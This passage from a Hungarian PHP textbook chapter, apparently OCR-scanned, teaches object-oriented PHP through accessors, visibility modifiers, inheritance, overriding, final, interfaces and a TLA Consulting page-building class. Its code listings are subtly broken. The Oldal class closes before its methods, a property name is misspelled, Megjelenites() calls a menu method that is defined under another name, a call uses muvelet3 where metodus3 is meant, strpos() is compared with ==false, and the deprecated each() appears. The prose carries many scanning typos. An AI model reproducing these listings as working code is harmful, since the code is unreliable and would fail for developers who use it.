ez a kifejezés áttételesen meghívja a `__set()` függvényt, a `$nev`-et „`tulajdonsag`”-ra, az `$ertek` értékét pedig 5-re állítva. A kívánt hibaellenőrzéshez meg kell írnunk a `__set()` függvényt.

A `__get()` függvény hasonlóan működik. Kódunkban az alábbi kifejezés:

```
$ja->tulajdonsag
```

áttételesen meghívja a `__get()` függvényt, annak `$nev` paraméterét „`tulajdonsag`”-ra állítva. A mi dolgunk megírni a `__get()` függvényt úgy, hogy visszatérjen az értékkal.

Első ránézésre ez a kód nem sok értékkel bír számunkra. Jelenlegi formájában ez talán igaz is, de az elérő függvények létrehozásának egyszerű oka van: használatukkor egyetlen kód részlet van, ami az adott attribútumhoz hozzáfér.

Egyetlen hozzáférési pont esetén érvényességi ellenőrzések megvalósításával megbizonyosodhatunk arról, hogy értelmes adatot tárolunk. Ha később eszünkbe jut, hogy a `$tulajdonsag` értéke csak 0 és 100 között lehet, csak egyszer kell néhány sort hozzáadni és ellenőrizni, mielőtt engedélyeznénk a változtatásokat. A `__set()` függvényt kellene a következőképpen módosítani:

```
function __set($nev, $ertek)
{
if( ($nev=="tulajdonsag") && ($ertek >= 0) && ($ertek <= 100) )
$this->tulajdonsag = $ertek;
}
```

Egyetlen hozzáférési ponton meg tudjuk változtatni a mögöttes megvalósítást. Ha bármilyen okból úgy döntünk, hogy megváltoztatjuk a `$tulajdonsag` tárolási módját, a hozzáférési függvények lehetővé teszik ezt, és csak egyetlen helyen kell kódunkat módosítani.

Dönthetünk úgy, hogy a `$tulajdonsag` változóként történő tárolása helyett adatbázisból keressük vissza akkor, amikor szükségünk van rá, kiszámítjuk aktuális értékét minden egyes alkalommal, amikor szükségünk van rá, más attribútumok értékeiből származtatjuk az értékét, vagy kisebb adattípusként kódoljuk az adatot. Akármilyen változtatás mellett döntünk, egyszerűen módosíthatjuk az elérő függvényeket. A kód többi részét ez nem érinti, feltéve persze, hogy a leíró függvényeket úgy változtatjuk, hogy a program többi része által elvárt módon érik el vagy adják vissza az adatokat.

Hozzáférés-szabályozás private és public kulcsszóval

A PHP hozzáférés-módosítókat használ. Ezeket az attribútum- és metódusdeklarációk elő írva szabályozzák az attribútumok és metódusok láthatóságát. A PHP a következő három hozzáférés-módosítót támogatja:

Az alapértelmezett opció a `public` (nyilvános), ami azt jelenti, hogy ha nem határozunk meg hozzáférés-módosítót egy attribútumhoz vagy metódushoz, akkor az `public` lesz. A `public` hozzáférés-módosítóval rendelkező elemek osztályon belül- ről és kívülről is elérhetők.

A `private` (belül) hozzáférés-módosító azt jelenti, hogy az adott elem csak az osztályon belülről érhető el. Ha nem használunk `__get()` és `__set()` függvényt, akkor minden attribútumra alkalmazhatjuk. Dönthetünk úgy is, hogy egyes metódusokat `private` módosítóval látunk el, ha azok csak az osztályon belül használálandó segédfüggvények. Ezek az elemek nem öröklődnek (a fejezet egy későbbi részében erre még részletesebben visszatérünk).

A `protected` (védett) hozzáférés-módosító azt eredményezi, hogy az általa megjelölt elem csak az osztályon belülről érhető el. Alosztályokban is létezik (ehhez is visszatérünk majd a fejezet későbbi, az örökléstől foglalkozó részében). Egyelőre úgy képzeljük el a `protected` módosítót, mint ami a `private` és a `public` között félúton helyezkedik el!

Az alábbi példakód a `public` hozzáférés-módosító használatát mutatja be:

```
class Osztalynev
{
    public $tulajdonsag;
    public function __get($nev)
    {
        return $this->$nev;
    }
    public function __set ($nev, $ertek)
    {
        $this->$nev = $ertek;
    }
}
```

Ebben minden osztálytag hozzáférés-módosítóval van ellátva, jelezvén, hogy belső vagy nyilvános. A `public` kulcsszó elhagyható, mert ez az alapértelmezett lehetőség, ám használata egyéb módosítók alkalmazása esetén könnyebben olvashatóvá teszi a kódot.

Osztálymetódusok hívása

Az osztálymetódusokat az osztályattribútumok hívásához igen hasonló módon hívhatjuk meg. Tegyük fel, hogy van egy ilyen osztályunk:

```
class Osztalynev
{
    function metodus1()
    {
    }
    function metodus2 ($param1, $param2)
    {
    }
}
```

és az alábbiakkal létrehozunk egy `Osztalynev` típusú, `$a` nevű objektumot:

```
$a = new Osztalynev();
```

Ezt követően ugyanúgy hívhatjuk meg a metódusokat, mint bármilyen más függvényeket: nevükkel, illetve az általunk elvárt függvényeket zárójelbe helyezve. Mivel ezek a műveletek a hagyományos függvényeknél jobban kapcsolódnak egy adott

objektumhoz, meg kell határoznunk, hogy melyik objektumhoz tartoznak. Az objektum nevét ugyanúgy használjuk, mint egy objektumattribútumot, például így:

```
$a->metodus1();
$a->metodus2(12, "teszt");
Amennyiben a műveleteknek van visszatérési értéke, a következőképpen kaphatjuk el ezeket az adatokat:
$x = $a->metodus1();
$y = $a->metodus2(12, "teszt");
```

Öröklődés megvalósítása PHP-ben

Amennyiben az osztályt egy másik alosztályává kívánjuk tenni, az extends kulcsszó segítségével érhetjük ezt el. A következő kód egy B nevű osztályt hoz létre, amely egy korábban definiált, A nevű osztályból származik:

```
class B extends A
{
    public $attributum2;
    function metodus2()
    {
    }
}
```

Amennyiben az A osztályt a következőképpen deklaráltuk:

```
class A
{
    public $attributum1;
    function metodus1()
    {
    }
}
```

akkor az alábbi, egy B típusú objektum metódusaihoz és attribútumaihoz való hozzáférések mindenkorának lennének:

```
$b = new B();
$b->metodus1();
$b->attributum1 = 10;
$b->metodus2();
$b->attributum2 = 10;
```

Ne feledjük, hogy mivel a B osztályt az A-ból származtattuk, annak ellenére hivatkozhatunk metodus1() metódusra és \$attributum1 attribútumra, hogy ezeket az A osztályban deklaráltuk – minthogy az A alosztálya, a B ugyanazokkal a funkciókkal és adatokkal rendelkezik! Ezeken túlmenően a B osztályhoz egy saját tulajdonságot és egy saját metódust is deklaráltunk.

Fontos megemlíteni, hogy az öröklődés csak egy irányba működik. Az alosztály, más néven gyerek öröklíti a szülő vagy az alaposztály funkciót, de a szülő nem öröklíti a gyerekéit. Ebből az következik, hogy az alábbi kód utolsó két sora hibás:

```
$a = new A();
$a->metodus1();
$a->attributum1 = 10;
$a->metodus2();
$a->attributum2 = 10;
```

Az A osztálynak nincsen sem metodus2() metódusa, sem attributum2 tulajdonsága.

Láthatóság szabályozása öröklődés esetén a private és a protected kulcsszóval

A private és a protected kulcsszóval szabályozhatjuk, hogy mi öröklődik. Az olyan attribútum vagy metódus, amelyhez private módsító lett rendelve, nem fog öröklődni. A védett (protected) attribútumok és metódusok az osztályon kívül nem lesznek láthatók (akkor csak a private elemek), de öröklődnek.

Tekintsük át az alábbi példát:

```
<?php
class A
```

```
{
    private function metodus1()
    {
        echo "metodus1 meghívva";
    }
    protected function metodus2()
    {
        echo "metodus2 meghívva";
    }
    public function metodus3()
    {
        echo "metodus3 meghívva";
    }
}
class B extends A
{
    function __construct()
    {
        $this->metodus1();
        $this->metodus2();
        $this->metodus3();
    }
}
$b = new B;
?>
```

A fenti kód háromfélé műveletet hoz létre az A osztályban: `public`, `protected` és `private`, azaz nyilvános, védett és belső típusút. A B az A-ból öröklödik. A B konstruktőrben megpróbáljuk a műveleteket a szülőből meghívni.

Az alábbi sor:

```
$this->metodus1();
```

végzetes hibát eredményez:

Fatal error: Call to private method A::metodus1() from context 'B'

(Végzetes hiba: Az A::metodus1() private metódus meghívása a 'B' osztályból)

A példa azt szemlélteti, hogy a belső metódusokat gyerekosztályból nem lehet meghívni.

Ha megjegyzésként kiemeljük ezt a sort, a másik két függvényhívás működni fog. A `protected` függvény öröklödik, ám csak a gyermekosztályon belül rögzített, használható, ahogyan a példában is tettek. Ha megkíséreljük a fájl végehez az alábbi sort hozzáadni:

```
$b->metodus2();
```

a következő hibáüzenetet kapjuk:

Fatal error: Call to protected method A::metodus2() from context 'B'

(Végzetes hiba: Az A::metodus1() protected metódus meghívása a 'B' osztályból)

A `metodus3()` metódust azonban az osztályon kívül rögzített, meghívhatjuk:

```
$b->muvelet3();
```

A fenti függvényhívás azért lehetséges, mert a műveletet nyilvánosként deklaráltuk.

Felülírás

A fejezetben láttunk már olyan alosztályt, amely új attribútumokat és metódusokat deklarált. Ugyanazokat az attribútumokat és metódusokat lehetséges és esetenként hasznos is újra deklarálni. Így az alosztály adott attribútumaihoz az alaposztályban lévő ugyanezen attribútumok alapértelmezett értékétől eltérő értékeket rendelhetünk, vagy az alosztály metódusainak az alaposztály megfelelő metódusaitól eltérő funkcionálitást adhatunk. Ezt az eljárást *felülírásnak* (overriding) nevezik.

Tegyük fel például, hogy van egy A osztályunk:

```
class A
{
    public $ tulajdonsag = "alapértelmezett érték";
```

```

function metodus()
{
    echo "Valami<br />";
    echo "A \$tulajdonsag értéke: ". $this->tulajdonsag."<br />";
}
}

```

Amennyiben szeretnénk megváltoztatni a \$tulajdonsag értékét és új funkciót adni a metodus() metódusnak, a következő osztályt hozhatjuk létre, amely felülírja a \$tulajdonsag attribútumot és a metodus() metódust:

```

class B extends A
{
    public $tulajdonsag = "más érték";
    function metodus()
    {
        echo "Valami más<br />";
        echo "A \$tulajdonsag értéke: ". $this->tulajdonsag."<br />";
    }
}

```

A B deklarálása nincs hatással az A eredeti definíciójára. Tanulmányozzuk most az alábbi kódsort:

```

$A = new A();
$A -> metodus();

```

E sorok egy A típusú objektumot hoznak létre, és meghívják metodus() függvényét. Ennek kimenete:

Valami

A \$tulajdonsag értéke: alapértelmezett érték

bizonyítja, hogy B létrehozása nem változtatta meg A-t. Amennyiben létrehozunk egy B típusú objektumot, más végeredményhez jutunk.

Ennek a kódnak:

```

$B = new B();
$B -> metodus();

```

a kimenete:

Valami más

A \$tulajdonsag értéke: más érték

Miképpen egy alosztályban létrehozott új attribútum vagy metódus nem érinti az alaposztályt, az attribútumok vagy metódusok alaposztálybeli felülírása sincsen rá hatással.

Egy alosztály alaposztályá minden attribútumát és metódusát örökli, kivéve, ha lecseréljük azokat. Ha cserét definiálunk, az elsőbbséget élvez, és felülírja az eredeti definíciót.

A parent kulcsszó lehetővé teszi, hogy a metódusnak a szülőosztályban lévő eredeti változatát hívjuk meg. Például az A::metodus B osztályon belülről való meghívásához az alábbi kódot használnánk:

```

parent::metodus();

```

Az így előállt kimenet azonban eltérő. Bár a szülőosztályból hívjuk meg a metódust, a PHP az aktuális osztály tulajdonság-értékeit használja. Ezért az alábbi kimenetet kapjuk:

Valami

A \$tulajdonsag értéke: más érték

Az öröklődés több réteg mélyégű lehet. Deklarálhatunk egy C nevű, a B-ból származtatott osztályt, amely így a B osztály és az ő szülője, az A osztály funkcióit, metódusait örökli. A C osztályban megint eldönthetjük, hogy a szülők mely attribútumait és metódusait kívánjuk felülírni és lecserélni.

Öröklődés és felülírás megakadályozása a final kulcsszóval

Rendelkezésünkre áll a PHP-ben a final kulcsszó is. Amikor függvénydeklarálás előtt helyezzük, a függvény egyetlen alosztályban sem írható felül. A következőképpen adhatjuk az előző példában szereplő A osztályhoz:

```

class A
{
    public $tulajdonsag = "alapértelmezett érték";
    final function metodus()

```

```

{
    echo "Valami<br />";
    echo "A \$tulajdonsag értéke: ". $this->tulajdonsag."<br />";
}
}
}

```

Ezzel a megközelítéssel elkerülhető a metodus() művelet B osztálybeli felülírása. Ha megkíséreljük a felülírást, az alábbi hibaüzenetet kapjuk:

Fatal error: Cannot override final method A::metodus()

(Végzetes hiba: Az A::metodus() final metódus nem felülírható)

A final kulcsszó használatával azt is megakadályozhatjuk, hogy egy osztályból alosztályokat származtassanak. A következőképpen tehetjük ezt meg:

final class A

{...}


Ha ezt követően megpróbálunk az A osztályból öröklíteni, a következőhöz hasonló hibaüzenetet kapunk:

Fatal error: Class B may not inherit from final class (A)

(Végzetes hiba: A B osztály nem öröklíthető final osztályból (A))

A többszörös öröklődés

Néhány objektumorientált programozási nyelv (mindenekelőtt a C++ és a Smalltalk) támogatja a többszörös öröklődést, de a PHP – a többséggel egyetemben – nem. Ez azt jelenti, hogy minden osztály csak egyetlen szülőtől származtatható. Arra vonatkozóan viszont nincsen korlátozás, hogy egy szülő hány gyerekosztályal rendelkezhet. Ez így elsőre talán nem teljesen világos, de a 6.1 ábra az A, B és C nevű osztály öröklődésének három lehetséges módját mutatva segít tisztává tenni a képet.



Egyszeres öröklődés

6.1 ábra: A PHP nem támogatja a többszörös öröklődést.

A bal oldali kombinációban a C osztály a B osztályból származik, amely viszont az A osztályból öröklödik. Mindegyik osztály legfeljebb egy szülővel rendelkezik, így ez egy PHP-ben teljesen szabályos, egyszeres öröklődés.

A középső kombinációban a B és C osztály az A osztályból öröklödik. Mindegyik osztály legfeljebb egy szülővel rendelkezik, így ez szabályos, egyszeres öröklődés.

A jobboldalt lévő kombinációban a C osztály az A és B osztályból öröklödik. Ebben az esetben a C osztály két szülővel bír, vagyis többszörös öröklődéssel állunk szemben, ami PHP-ben nem érvényes.

Interfészek megvalósítása

Amennyiben többszörös öröklődés példányaiban látott funkcionálitást kell megvalósítanunk (kifejtenünk) PHP-ben, interfésekkel (interface) kerestük tehetjük ezt meg. Az interfésekre a többszörös öröklődés áthidaló megoldásaként tekinthetünk, hasonlóan a többi objektumorientált nyelv, köztük a Java által támogatott interfészmegoldáshoz.

Az interfész alapgondolata az, hogy az interfész alkotó osztályokban megvalósítandó metódusok halmazát hozzuk létre. Például úgy döntünk, hogy olyan osztályok csoportját hozzuk létre, amelyeknek képeseknek kell lenniük önmaguk megjelenítésére. Ahelyett, hogy létrehoznánk egy megjelenites() függvénnyel rendelkező alaposztályt, amelyből az osztályok öröklődnek, és felülírják az öröklött elemeket, a következőképpen valósíthatjuk meg az interfész:

```

interface Megjelenitheto
{
    function megjelenites();
}
class webOldal implements Megjelenitheto
{
    function megjelenites()
    {
        // ...
    }
}

```

Ez a példa jól szemlélteti egy, a többszörös öröklődés hiányát áthidaló megoldást, hiszen a `webOldal` osztály örökölihet egy osztályból, és megvalósíthat egy vagy több interfést.

Ha nem fejtjük ki az interfésekben meghatározott metódusokat (jelen esetben a `Megjelenites()`-t), végzetes hiba következik be.

Osztálytervezés

Most, hogy már tisztába kerültünk az objektumok és osztályok mögötti fogalmak némelyikével, illetve a PHP-beli megvalósításukhoz szükséges szintaktikával, érdemes megvizsgálni, hogyan lehet használható osztályokat tervezni.

Kódunk számos osztálya a valós világ objektumainak osztályait vagy kategóriáit fogja jelképezni. A webfejlesztés során használt osztályok közé weblapok, kezelőfelületi komponensek, online bevásárlókosarak, hibakezelés, termékkategóriák vagy vásárlók tartozhatnak.

A kódban szereplő objektumok az előbb említett osztályok konkrét példányait jelképezik majd – például a nyitóoldalt, egy adott gombot vagy az adott időpontban Kovács János bevásárlókosarát. Kovács urat pedig egy `vasararlo` típusú objektum jelképezi. A János által megvásárolt minden cikket egy-egy objektum jelképez, amelyek valamely kategóriába vagy osztályba tartoznak.

Az előző fejezetben egyszerű fájlbeillesztéssel értük el a képzeletbeli TLA Consulting cég honlapjának egységes megjelenést. Osztályokkal és a számunkra rengeteg időt megtakarítani képes öröklődéssel ugyanennek a honlapnak felettesebb változatát is elő tudjuk állítani.

Célunk most az, hogy gyorsan tudjunk ugyanúgy kinéző és működő oldalakat létrehozni a TLA számára. Képesnek kell lennünk arra is, hogy a honlap különböző tartalmainak megfelelően tudjuk módosítani ezeket az oldalakat.

A példa kedvéért létrehozunk egy `Oldal` nevű osztályt. Az osztály elsőleges célja, hogy mérsékelje egy új oldal létrehozásához szükséges HTML kód mennyiségett. Lehetővé kell, hogy tegye az oldalról oldalra változó részek módosítását, mik a mindenhol egységesen megjelenő elemeket automatikusan kell, hogy előállítsa. Az osztálynak rugalmas keretrendszerrel nyújtania új oldalak létrehozására – anélkül, hogy az alkotás szabadságát bármiben korlátozná.

Mivel programból, nem pedig statikus HTML kódóból generáljuk az oldalt, olyan intelligens funkciókat is hozzáadhatunk, mint például:

- Oldalelemek egyetlen helyen történő módosításának lehetősége. Azaz, ha átírjuk a szerzői jogi nyilatkozatot, vagy még egy gombot kívánunk az oldalakhoz adni, a változtatást csak egyetlen helyen kelljen végrehajtanunk.
- Az oldal legtöbb részének legyen alapértelmezett tartalma, és szükség esetén bármelyik elemet tudjuk módosítani, lehessen egyéni értékeket beállítani az ilyen elemekhez, mint a cím vagy a metaadatok.
- Az aktuálisan megjelenített oldal felismerése és a navigációs elemek ennek megfelelő módosítása (a nyitóoldalon nincs értelme a nyitóoldalra mutató gombot elhelyezni).
- Adott oldalakon az állandó elemek lecserélésének lehetősége. Ha például másmilyen navigációs gombokat szeretnénk elhelyezni a honlap egy adott részén, akkor le tudjuk cserélni az állandó elemeket.

Az osztály kódjának megírása

Azt már eldöntöttük, hogy hogyan nézzen ki kódunk kimenete, és milyen funkciókat tudjon, de hogyan valósítsuk meg? A könyv későbbi részében áttekintjük, hogy nagy projektek esetén hogyan meg a tervezés és a projektmenedzsment. Egyelőre összpontosítunk figyelmünket az objektumorientált PHP-programozásra vonatkozó részekre!

Az osztálynevet logikusan kell kiválasztanunk. Mivel oldalt jelképez, nevezzük `Oldal`-nak. Az `Oldal` nevű osztály deklaráciához írjuk be a következőket:

```
class Oldal
{
}
```

Az osztálynak tulajdonságokra van szüksége. Példánkban az oldalról oldalra változó elemeket fogjuk osztálytulajdonságok-ként beállítani. Az oldal fő tartalmát, amely HTML címek (tag) és szöveg kombinációjából épül fel, \$tartalom-nak nevez-zük. Az alábbi kódsort az osztálydefinición belülre írva deklarálhatsz ezt az attribútumot:

```
public $tartalom;
```

Az oldal címét tároló attribútumokat is beállíthatunk. Ezt a címet minden bizonnal meg fogjuk változtatni, hogy a látogató által megjelenített oldal tartalmát tükrözze. Üres címek helyett azonban érdemes az alábbi kódossal alapértelmezett címet megadni:

```
public $cim = "TLA Consulting Pty Ltd";
```

Az üzleti célú weboldalak metacímeket (metatag) tartalmaznak, ezzel segítenek a keresőmotoroknak az oldal indexelésében. Ahhoz, hogy hasznosak legyenek, a metacímeknek oldalról oldalra eltérőknek kell lenniük. Itt is megadhatunk alapértelmezett értéket:

```
public $kulcsszavak = "TLA Consulting, Hárombetűs rövidítés,
```

```
    a keresőoldalak a legjobb barátaink";
```

Az eredeti oldalt mutató 5.2 ábrán (lásd az előző fejezetet!) látható navigáló gombokat minden bizonnal érdemes minden oldalon változatlanul hagyni, hogy ne zavarjuk össze a felhasználót, ám az egyszerű változtathatóságuk érdekében hozunk létre ezekből is egy tulajdonságot! Mivel a gombok száma változhat, használunk tömböt, és tároljuk el a gomb szövegét meg az URL-t, amire mutatnia kell:

```
public $gombok = array(
    "Kezdőlap" => "kezdolap.php",
    "Kapcsolat" => "kapcsolat.php",
    "Szolgáltatások" => "szolgaltatasok.php",
    "Oldaltérkép" => "terkep.php"
);
```

Hogy működni tudjon, az osztálynak metódusokra is szüksége van. Kezdésképpen adjuk meg az imént definiált tulajdonságok értékeiteknek beállításához és leolvásásához az elérő függvényeket:

```
public function __set($nev, $ertek)
{
    $this->$nev = $ertek;
}
```

A __set() függvény – az egyszerűség kedvéért – nem tartalmaz hibaellenőrzést, ám ez a funkció szükség esetén később egyszerűen hozzáadható. Mivel nem valószínű, hogy ezen értékek bármelyikét az osztályon kívülről meg fogjuk kérni, dönthetünk úgy, hogy – mint ahogyan itt is tettük – a __get() függvényt nem adjuk meg.

Az osztály elsődleges célja HTML oldal megjelenítése, ehhez függvényre van szükség. Függvényünk, amelynek a Megjelenites() nevet adtuk, a következőképpen néz ki:

```
public function Megjelenites()
{
    echo "<html>\n<head>\n";
    $this -> MegjelenitesCim();
    $this -> MegjelenitesKulcsszavak();
    $this -> MegjelenitesStilusok();
    echo "</head>\n<body>\n";
    $this -> MegjelenitesFejlec();
    $this -> MegjelenitesMenu($this->gombok);
    echo $this->tartalom;
    $this -> MegjelenitesLablec();
    echo "</body>\n</html>\n";}
```

A függvény néhány egyszerű echo utasítással jeleníti meg a HTML-t, de elsődlegesen az osztály más függvényeinek meg-hívásából áll. Ahogy nevükön gondolhatjuk, ezek a függvények az oldal részeit jelenítik meg.

A függvények ilyetlen felbontása nem szükségszerű. Ezeket a különálló függvényeket egyszerűen egy nagy függvénybe is egyszerűsítettük volna. Számos okunk volt azonban elkülönítésükre.

Minden egyes függvény jól körülhatárolt feladatot kell, hogy ellásson. Minél egyszerűbb a feladat, annál könnyebb lesz meg-írni és tesztelni a függvényt. Azonban ne essünk át a ló másik oldalára sem! Ha túlságosan apró egységekre bontjuk fel a programot, nehezen olvasható lesz.

Öröklődés alkalmazásával felülírhatjuk a metódusokat. Lecserélhetünk ugyan egy nagy `Megjelenites()` függvényt, de nem valószínű, hogy szeretnénk az egész oldal megjelenítési módját megváltoztatni. Érdemesebb a megjelenítési funkciót néhány különálló feladatra felbontani, hogy képesek legyünk kizárolag a változtatni kívánt részeket felülírni.

A `Megjelenites()` függvény a `MegjelenitesCim()`, `MegjelenitesKulcsszavak()`, `MegjelenitesStilusok()`, `MegjelenitesFejlec()`, `MegjelenitesMenu()` és `MegjelenitesLablec()` függvényt hívja meg. Ez azt jelenti, hogy definiálnunk kell ezeket a metódusokat. A metódusokat vagy függvényeket ebben a logikai sorrendben is írhatjuk, vagyis meghívásuk a függvény tényleges kódja előtt is megvolt. Sok más nyelvben a függvényeket vagy metódusokat előre meg kell írni ahoz, hogy meghívassuk őket. A metódusok többsége nagyon egyszerű, némi HTML-t, illetve esetenként a tulajdonságok tartalmát kell, hogy megjelenítsék.

A 6.1 példakód az `oldal.inc.php` néven elmentett és ezáltal fájlként beilleszthető, teljes osztálykódot mutatja.

6.1 példakód: `oldal.inc.php` – A Page osztály a TLA weboldalainak egyszerű és rugalmas létrehozását teszi lehetővé

```
<?php
class Oldal
{
    // az Oldal osztály tulajdonságai
    public $startalom;
    public $cim = "TLA Consulting Pty Ltd";
    public $kulcsszavak = "TLA Consulting, Hárrombetűs rövidítés,
        a keresőoldalak a legjobb barátaink";
    public $gombok = array( "Kezdőlap" => "kezdolap.php",
        "Kapcsolat" => "kapcsolat.php",
        "Szolgáltatások" => "szolgaltatasok.php",
        "Oldaltérkép" => "terkep.php"
    );
}

// az Oldal osztály metódusai
public function __set($nev, $ertek)
{
    $this->$nev = $ertek;
}

public function Megjelenites()
{
    echo "<html>\n<head>\n";
    $this -> MegjelenitesCim();
    $this -> MegjelenitesKulcsszavak();
    $this -> MegjelenitesStilusok();
    echo "</head>\n<body>\n";
    $this -> MegjelenitesFejlec();
    $this -> MegjelenitesMenu($this->gombok);
    echo $this->tartalom;
    $this -> MegjelenitesLablec();
    echo "</body>\n</html>\n";
}

public function MegjelenitesCim()
{
    echo "<title>".$this->cim."</title>";
}

public function MegjelenitesKulcsszavak()
{
```

```

echo "<meta name=\"keywords\" content=\"$this->kulcsszavak.\" />";
}

public function MegjelenitesStilusok()
{
?>
<style>
    h1 {
        color:white; font-size:24pt; text-align:center;
        font-family:arial,sans-serif
    }
    .menu {
        color:white; font-size:12pt; text-align:center;
        font-family:arial,sans-serif; font-weight:bold
    }
    td {
        background:black
    }
    p {
        color:black; font-size:12pt; text-align:justify;
        font-family:arial,sans-serif
    }
    p.foot {
        color:white; font-size:9pt; text-align:center;
        font-family:arial,sans-serif; font-weight:bold
    }
    a:link,a:visited,a:active {
        color:white
    }
</style>
<?php
}

public function MegjelenitesFejlec()
{
?>
<table width="100%" cellpadding="12"
       cellspacing="0" border="0">
<tr bgcolor ="black">
    <td align ="left"><img src = "logo.gif" /></td>
    <td>
        <h1>TLA Consulting Pty Ltd</h1>
    </td>
    <td align ="right"><img src = "logo.gif" /></td>
</tr>
</table>
<?php
}

public function MegjelenitesGombok($gombok)
{
    echo "<table width=\"100%\" bgcolor=\"white\" cellpadding=\"4\" cellspacing=\"4\">\n";
    echo "<tr>\n";

```

```

//gombméretek kiszámítása
$szelesseg = 100/count($gombok);

while (list($nev, $url) = each($gombok)) {
    $this -> MegjelenitesGomb($szelesseg, $nev, $url,
        !$this->IsURLCurrentPage($url));
}

echo "</tr>\n";
echo "</table>\n";
}

public function IsURLCurrentPage($url)
{
    if(strpos($_SERVER['PHP_SELF'], $url )==false)
    {
        return false;
    }
    else
    {
        return true;
    }
}

public function
    MegjelenitesGomb($szelesseg,$nev,$url,$active = true)
{
    if ($active) {
        echo "<td width = '". $szelesseg . "%'>
<a href=\"$url.\">
<img src=\"s-logo.gif\" alt=\"$nev.\" border=\"0\" /></a>
<a href=\"$url.\"><span class=\"menu\">$nev.</span></a>
</td>";
    } else {
        echo "<td width='". $szelesseg . "%'>
<img src=\"side-logo.gif\">
<span class=\"menu\">$nev.</span>
</td>";
    }
}

public function MegjelenitesLablec()
{
?>
<table width="100%" bgcolor="black" cellpadding="12" border="0">
<tr>
<td>
    <p class="foot">&copy; TLA Consulting Pty Ltd.</p>
    <p class="foot">Kérjük, olvassa el honlapunk<a href="legal.php">
        jogi nyilatkozatát!</a></p>
</td>
</tr>
</table>
<?php
    }

```

```
}
```

?>

A kód olvasása közben vegyük észre, hogy a `MegjelenitesStilusok()`, `MegjelenitesFejlec()` és `MegjelenitesLablec()` metódusnak nagyobb blokknyi statikus HTML-t kell megjelenítenie PHP feldolgozása nélkül! Ezért a függvényeken belül egyszerűen egy PHP zárócímkelvel (`?`) kezdünk, begépeljük a HTML kódot, majd egy PHP kezdőcímkelvel (`<?php`) visszatérünk PHP-be.

Két másik metódust definíálunk az osztályban. A `MegjelenitesGomb()` egy egyszerű menügombot jelenít meg. Ha a gomb az aktuális oldalra mutatna, akkor egy kissé eltérően kinéző, sehol nem mutató, inaktív gombot jelenítünk meg. Így megörizzük az egységes oldalelrendezést, és vizuális útmutatást adunk a látogatóknak.

Az `IsURLCurrentPage()` metódus állapítja meg, hogy a gomb URL-je az aktuális oldalra mutat-e. Számtalan módszerrel kideríthetjük ezt. Jelen esetben az `strpos()` sztringkezelő függvénytelével nézzük meg, hogy az adott URL megtalálható-e a szerver által beállított változók között. Az `strpos($_SERVER['PHP_SELF'], $url)` utasítás számmal tér vissza, amennyiben az `$url` karakterlánc benne van a `$_SERVER['PHP_SELF']` szuperglobális változóban, ellenkező esetben pedig `false` lesz a visszatérési értéke.

Az Oldal osztály használatához be kell illeszteni az `oldal.inc.php` fájlt egy kódba, majd meg kell hívni a `Megjelenites()` függvényt.

A 6.2 példakód a TLA Consulting nyitóoldalát hozza létre, és az 5.2 ábrán látható, korábban generálthoz hasonló kimenetet eredményez. A 6.2 példakód a következőket hajta végre:

1. A `require` használatával beilleszti az Oldal osztály definícióját magában foglaló `oldal.inc.php` tartalmát.
2. Létrehozza az Oldal osztály egy példányát. Ennek neve `$kezdolap`.
3. Beállítja a tartalmat, amely az oldalt megjelenítő szövegből és HTML címkekkel áll. (Ez egyben a `__set()` metódust is meghívja.)
4. A `$kezdolap` objektumon belül meghívja a `Megjelenites()` metódust, hogy az oldal megjelenjen a látogató böngészőjében.

6.2 példakód: kezdolap.php – Ez a honlap az Oldal osztály felhasználva végzi el az oldal előállításának nagy részét

```
<?php
    require("oldal.inc.php");
    $kezdolap = new Oldal();
    $kezdolap->tartalom ="<p>Köszöntjük a TLA Consulting honlapján!
        Kérjük, szánjon rá kis időt, és ismerje meg cégsunket!</p>
        <p>Az üzleti igények kielégítésére szakosodtunk, reméljük,
        rövidesen Önt is ügyfeleink között tudhatjuk.</p>
    ";
    $kezdolap->Megjelenites();
?>
```

A 6.2 példakódból látszik, hogy milyen kevés munkára van szükség ahhoz, hogy ezen Oldal osztály segítségével új oldalakat állítsunk elő. Az osztály ilyetén alkalmazása azt eredményezi, hogy az összes oldalnak nagyon hasonlónak kell lennie.

Ha azt szeretnénk, hogy a honlap egyes részei az általános oldalszerkezet módosított változatát használják, egyszerűen leírásolhatjuk az `oldal.inc.php` fájlt egy új, `oldal2.inc.php` nevű állományba, és ott végrehajthatjuk a kívánt módosításokat. Ez persze azzal jár, hogy ha az `oldal.inc.php` bizonyos részeit frissítjük vagy javítjuk, nem szabad elfeledkeznünk, hogy ugyanezen módosításokat az `oldal2.inc.php` fájlból is végrehajtsuk.

Jobban járunk, ha öröklődést használva hozzuk létre az új osztályt, amely az Oldal funkcionálisát nagy részben örököli, azonban az eltérőnek kívánt részeket felülírja. Tegyük fel, hogy a TLA honlapján, a szolgáltatásokat bemutató oldalon egy második navigációs sávra van szükség! A 6.3 példakódban lévő program úgy éri ezt el, hogy létrehoz egy új, az Oldal osztályból származtatott, `SzolgáltatasokOldal` nevű osztályt. Létrehozunk egy `$sor2gombok` nevű új tömböt, amely a második sávba szánt gombokat és hivatkozásokat tartalmazza. Mivel azt szeretnénk, hogy az új osztály nagyrészt változatlan módon működjék, csak a módosítani kívánt részt írjuk fel: a `Megjelenites()` metódust.

6.3 példakód: szolgaltatasok.php – A szolgáltatások oldal az Oldal osztályból öröklödik, de a Megjelenites() metódust felülírva módosítja a kimenetet

```
<?php
require ("oldal.inc.php");
class SzolgaltatasokOldal extends Oldal
{
    private $sor2gombok = array(
        "Folyamat-újjáalakítás" => "reengineering.php",
        "Szabványoknak való megfelelőség" => "standards.php",
        "Varázsszavak" => "buzzword.php",
        "Küldetés" => "mission.php"
    );
    public function Megjelenites()
    {
        echo "<html>\n<head>\n";
        $this -> MegjelenitesCim();
        $this -> MegjelenitesKulcsszavak();
        $this -> MegjelenitesStilusok();
        echo "</head>\n<body>\n";
        $this -> MegjelenitesFejlec();
        $this -> MegjelenitesMenu($this->gombok);
        $this -> MegjelenitesMenu($this->sor2gombok);
        echo $this->tartalom;
        $this -> MegjelenitesLablec();
        echo "</body>\n</html>\n";
